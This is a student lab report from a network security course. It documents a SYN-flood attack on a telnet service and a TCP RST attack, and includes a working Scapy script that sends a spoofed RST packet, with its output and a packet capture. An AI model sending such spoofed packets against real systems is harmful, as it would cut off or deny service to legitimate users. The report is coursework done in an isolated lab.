
ASSIGNMENT # 5 TEMPLATE

Student Name & ID	**Abdulrazzaq Alsiddiq 202004464**
Student Name & ID	**Anas Madkoor, 202104114**
Student Name & ID	**Omar Amin, 202003122**
Student Name & ID	**Lance Eric Ruben, 202005801**
Student Name & ID	**Ali Zair, 202109964**

Task 1: Task 1: SYN Flooding Attack

Only do Task 1.1: Launching the Attack Using Python


You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.




Step 1: Using the provided code as a base code we modified the following:

Ip = IP (dst="10.9.0.5" - Added the ip address of the victims machine-).

tcp = TCP (dport=23 –Setting the port number to 23 since it's the port number of telnet which is the service we are targeting , flags='S').




We can see above the requests we are making, we can see that they are SYN_RECV and we can see the random Ip addressee's that we are generating.




We are setting the size of the queue to be 80 will actually be about 60 since 20% of the queue is reserved for "proven destinations".

Then we make sure that the syncookies mitigation technique is turned off for the attack to be successful.



Then we run the attack code on the attacker machine for at least one minute to fill the queue.




Now, we try to telnet to the victim machine from the user1 machine.


The attack was unsuccessful, since we can telnet although it took a long time, and it keeps trying without successfully telnetting which proves that we are successfully denying the service which is our goal of this attack.

After these 5 retransmissions, TCP will remove the corresponding item from the half-open connection queue. Every time when an item is removed, a slot becomes open. Your attack packets and the legitimate telnet connection request packets will fight for this opening. Our Python program may not be fast enough and can thus lose to the legitimate telnet packet. To win the competition, we can run multiple instances of the attack program in parallel.

If the user1 machine got lucky and connected because of this we have to flush the queue and

re-try the attack maybe it is better to attack with more instances of the attacking machine to increase the success rate of the attack.






We tried running three instances of the attack and the attack was successful. And the indicator to that is that it keeps trying without successfully telnetting which proves that we are successfully denying the service which is the goal of this attack.

Task 2: TCP RST Attacks on telnet Connections


You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

In task 2, we will construct a TCP RST attack on the victim machine. By doing so, we will terminate the TCP connection between the victim machine (10.9.0.5) and user1 (10.9.0.6).


To begin, we will open Wireshark to monitor the packets of the data flowing through the attacker's interface.




Afterwards, we will connect user1 to the victim server via Telnet.



Using `netstat -tna` on the victim server, we can observe that we have successfully established a connection with user1.



Observing the packets flowing through the attacker's interface, we can identify various fields necessary for communication between the two systems. Examples include the destination address, source address, source port, destination port, etc., which we will utilize in the `tcp_rst.py` script.




```python
#!/usr/bin/env python3
from scapy.all import *
ip  = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=54830, dport=23, flags="R", seq=3662102186, ack=0)
pkt = ip/tcp
ls(pkt)
send(pkt, iface= "br-d638dfe13d61", verbose=0)
```

We will execute the code on the attacker machine, which will generate the spoofed packet.


```
root@seed-virtual-machine:/volumes# python3 tcp_rst.py
version    : BitField  (4 bits)                = 4               ('4')
ihl        : BitField  (4 bits)                = None            ('None')
tos        : XByteField                        = 0               ('0')
len        : ShortField                        = None            ('None')
id         : ShortField                        = 1               ('1')
flags      : FlagsField                        = <Flag 0 ()>     ('<Flag 0 ()>')
frag       : BitField  (13 bits)               = 0               ('0')
ttl        : ByteField                         = 64              ('64')
proto      : ByteEnumField                     = 6               ('0')
chksum     : XShortField                       = None            ('None')
src        : SourceIPField                     = '10.9.0.6'      ('None')
dst        : DestIPField                       = '10.9.0.5'      ('None')
options    : PacketListField                   = []              ('[]')
--
sport      : ShortEnumField                    = 54830           ('20')
dport      : ShortEnumField                    = 23              ('80')
seq        : IntField                          = 3662102186      ('0')
ack        : IntField                          = 0               ('0')
dataofs    : BitField  (4 bits)                = None            ('None')
reserved   : BitField  (3 bits)                = 0               ('0')
flags      : FlagsField                        = <Flag 4 (R)>    ('<Flag 2 (S)>')
window     : ShortField                        = 8192            ('8192')
chksum     : XShortField                       = None            ('None')
urgptr     : ShortField                        = 0               ('0')
options    : TCPOptionsField                   = []              ("b''")
root@seed-virtual-machine:/volumes#
```

Immediately, we can observe in Wireshark that an RST packet was sent, indicating that the connection between the two machines has been terminated.





No.	Time	Source	Destination	Protocol	Length	Info
9	2024-04-02 13:4…	10.9.0.6	10.9.0.5	TCP	66	54830 → 23 [ACK] Seq=3662102
10	2024-04-02 13:4…	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
11	2024-04-02 13:4…	10.9.0.6	10.9.0.5	TCP	66	54830 → 23 [ACK] Seq=3662102
12	2024-04-02 13:4…	10.9.0.1	224.0.0.251	MDNS	201	Standard query 0x0000 PTR _p
13	2024-04-02 13:4…	fe80::42:9cff:fe8d:…	ff02::fb	MDNS	221	Standard query 0x0000 PTR _p
14	2024-04-02 13:4…	02:42:9c:8d:7a:58	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.
15	2024-04-02 13:4…	02:42:0a:09:00:05	02:42:9c:8d:7a:58	ARP	42	10.9.0.5 is at 02:42:0a:09:0
16	2024-04-02 13:4…	10.9.0.6	10.9.0.5	TCP	54	54830 → 23 [RST] Seq=3662102

We can confirm this termination by using `netstat -tna` on the victim machine.



When we attempt to input something in the Telnet connection, it gets disconnected.

